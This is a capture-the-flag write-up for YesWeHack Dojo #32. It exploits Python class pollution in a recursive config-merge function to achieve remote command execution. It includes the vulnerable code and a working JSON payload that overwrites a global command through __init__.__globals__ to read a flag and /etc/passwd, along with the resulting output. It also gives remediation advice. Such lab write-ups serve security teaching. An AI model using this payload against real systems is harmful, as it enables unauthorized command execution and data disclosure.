YesWeHack

#YWH-PGM2123-1052 NEW

/ Yeswehack: Dojo #32 : Writeup by alt3kx (2024) □□

YESWEHACK DOJO

SUBMITTED BY XK3TLA ON 2024-04-26

REPORT DETAILS

BUG TYPE	OS Command Injection (CWE-78)
SCOPE	https://dojo-yeswehack.com/challenge-of-the-month/dojo-32
ENDPOINT	DOJO #32
SEVERITY	Critical
VULNERABLE PART	others
PART NAME	Functions "merge_config" and python3 code with ''__dict__" access to attributes and methods.
PAYLOAD	{ "alt3kx":"null", "__init__":{"__globals__":{"COMMAND":"cat /tmp/flag.txt"} } }
TECHNICAL ENVIRONMENT	DOJO #32
APPLICATION FINGERPRINT	Dojo (Security Panel)
IP USED	127.0.0.1

CVSS SCORE	SEVERITY
9.8	CRITICAL

VECTOR STRING

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

DOCUMENTS

/0.png

/1.png


/2.png

/3.png

/4.png

/5.png

BUG DESCRIPTION



/ Yeswehack: Dojo #32 : Writeup by alt3kx (2024) □□

/ Prototype Pollution in Python (Class Pollution) via "COMMAND" var (RCE) | CVSS:3.1 9.8 | CWE-1321 | CWE-78 | A06:2021

Description

Prototype pollution is a vulnerability that can occur in dynamically typed languages like Python. It occurs when an attacker is able to modify the prototype of an object, leading to unexpected behavior and potential security issues.

Impact

This vulnerability is called prototype pollution because it allows threat actors to inject values that overwrite or pollute the **"prototype"** of a base object. This malicious prototype can pass to many other objects that inherit that prototype. Once threat actors can control the default values of the object's properties, they can tamper with the application's logic. This can lead to denial of service (DoS) or remote code execution (RCE).

In **Python**, prototype pollution is not as common as in JavaScript, but it is still possible to modify the prototype of an object using the built-in **"_dict_"** attribute. The **"_dict_"** attribute is a dictionary that contains the object's attributes and methods. By modifying this dictionary, we can effectively change the object's behavior.

Mostly, the result is highly devastating for the target such as:

- / Remote code execution (RCE).
- / Unauthorized admin-like access enabled for back-end servers.
- / Introduction of random files and corruption into your server-side systems.
- / Numerous cyberattacks on the inner infrastructure.

Steps to Reproduce

(1) Observe the statement provided:

The code provided is using Python3 and it's accepting user input as JSON code, noticed that the default security config (JSON code) its just by typing brackets as following `"{}"` , this will showing the default security config | see `default_config = {}` |

CODE RESULT Show markers Python

```python
import os, sys, json
from urllib.parse import unquote

# custom script that configure security
CONFIG_FILENAME = "config.json"
COMMAND = f"./security_config.sh {CONFIG_FILENAME}"

# security config class
class SecurityConfig:
    def __init__(self, default_config=None):
        if default_config is None:
            default_config = {}
        for key, value in default_config.items():
            setattr(self, key, value)

# merge two configuration files
def merge_config(src, dst):
    for key, value in src.items():
        if hasattr(dst, '__getitem__'):
            if dst.get(key) and isinstance(value, dict):
                merge_config(value, dst.get(key))
            else:
                dst[key] = value
        elif hasattr(dst, key) and isinstance(value, dict):
            merge_config(value, getattr(dst, key))
        else:
            setattr(dst, key, value)

# the default security config
default_security_config = {
    "firewall_enabled": True,
    "encryption_level": "high",
    "audit_logging": False
}

security_config = SecurityConfig(default_security_config)
```

Python3 DOJO #32 - SECURITY PANEL by nishacid

INFO INPUTS INSPECT

INPUT {}

SUBMIT

WAF

CODE RESULT HTML

Security Configuration Panel

This panel displays the current security configuration of your server. Be careful when modifying this configuration, **don't let attackers get into the system.**

Configuration


```
{
    "firewall_enabled": true,
    "encryption_level": "high",
    "audit_logging": false
}
```

Output Result

```
The configuration will be updated.
```


(2) Start a Recon:

Taking the advantage of merging functions as `merge_config`, basically the main goal of the code it's merge the `default_config` with the user input code, just see a new instance reflected, it works!!



(3) Start a Prototype Pollution in Python:
The exploitation is taking the advantage of the function `merge_config` that rendering our JSON code (Python) as well, the goal is calling the `COMMAND` variable see | `COMMAND = f"./security_config.sh {CONFIG_FILENAME}"` | and execute remotely OS system commands `(RCE)` |, all this through the `prototype pollution` or `pytho n class pollution`, below as initial `pollution` sample, observe the errors:

```
Payload (1)
{
"alt3kx":"null",
"__class__":{
"__base__":{
"__base__":{
"__base__":{
"__base__":{
"__base__":{
"user_config":"alt3kx"
}
}
}
}
}
}
}
```



(4) Exploitation | Prototype Pollution in Python:

Final Payload:

```
{
"alt3kx":"null",
"__init__":{
"__globals__":{
"COMMAND":"cat /tmp/flag.txt; echo '\n' ; cat /etc/passwd; echo '\n'; uname -a; echo '\n'; id ; echo '\n' "
}
}
}
```


Output Result:

```
FLAG{J4v4ScRipT??No_Pyth0N_cl4Ss_p0lluTi0n!!}

root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
node:x:1000:1000:Linux User,,,:/home/node:/bin/sh

Linux c12180ae675b 5.10.0-26-cloud-amd64 #1 SMP Debian 5.10.197-1 (2023-09-29) x86_64 Linux

uid=65534(nobody) gid=65534(nobody) groups=65534(nobody)
```



FLAG

```
FLAG{J4v4ScRipT??No_Pyth0N_cl4Ss_p0lluTi0n!!}
```

Recommendations

Issue Domain : Developers, Software Architects & Administrators

To avoid the attack

- Input Validation and Sanitization: when accepting user input, ensure that it is properly validated and sanitized. Prototype pollution attacks often rely on injecting malicious input to modify object prototypes. By validating and sanitizing user input, we can prevent such attacks.
- Avoid using the "***__dict__***" attribute : The "***__dict__***" attribute provides direct access to an object's attributes and methods. By avoiding its usage, we can prevent potential vulnerabilities. Instead, use the built-in **getattr()** and **setattr()** functions to access and modify object attributes.
- Code Reviews and Testing: Conduct regular code reviews and testing to identify and fix vulnerabilities in the application. This includes checking for Prototype Pollution vulnerabilities and testing the application against known attack vectors.
- Keep the Server and Dependencies Up-to-date: Keep the server and all dependencies up-to-date with the latest security patches and updates. This helps to prevent attackers from exploiting known vulnerabilities in the software.

References

https://blog.abdulrah33m.com/prototype-pollution-in-python/
https://learn.snyk.io/lesson/prototype-pollution/
https://portswigger.net/web-security/prototype-pollution/server-side
https://www.yeswehack.com/learn-bug-bounty/server-side-prototype-pollution-how-to-detect-and-exploit

Contact

https://twitter.com/*alt3kx*
https://alt3kx.github.io/
https://infosec.exchange/@alt3kx

COMMENTS

XK3TLA ON **2024-04-26 22:35:00**

NEW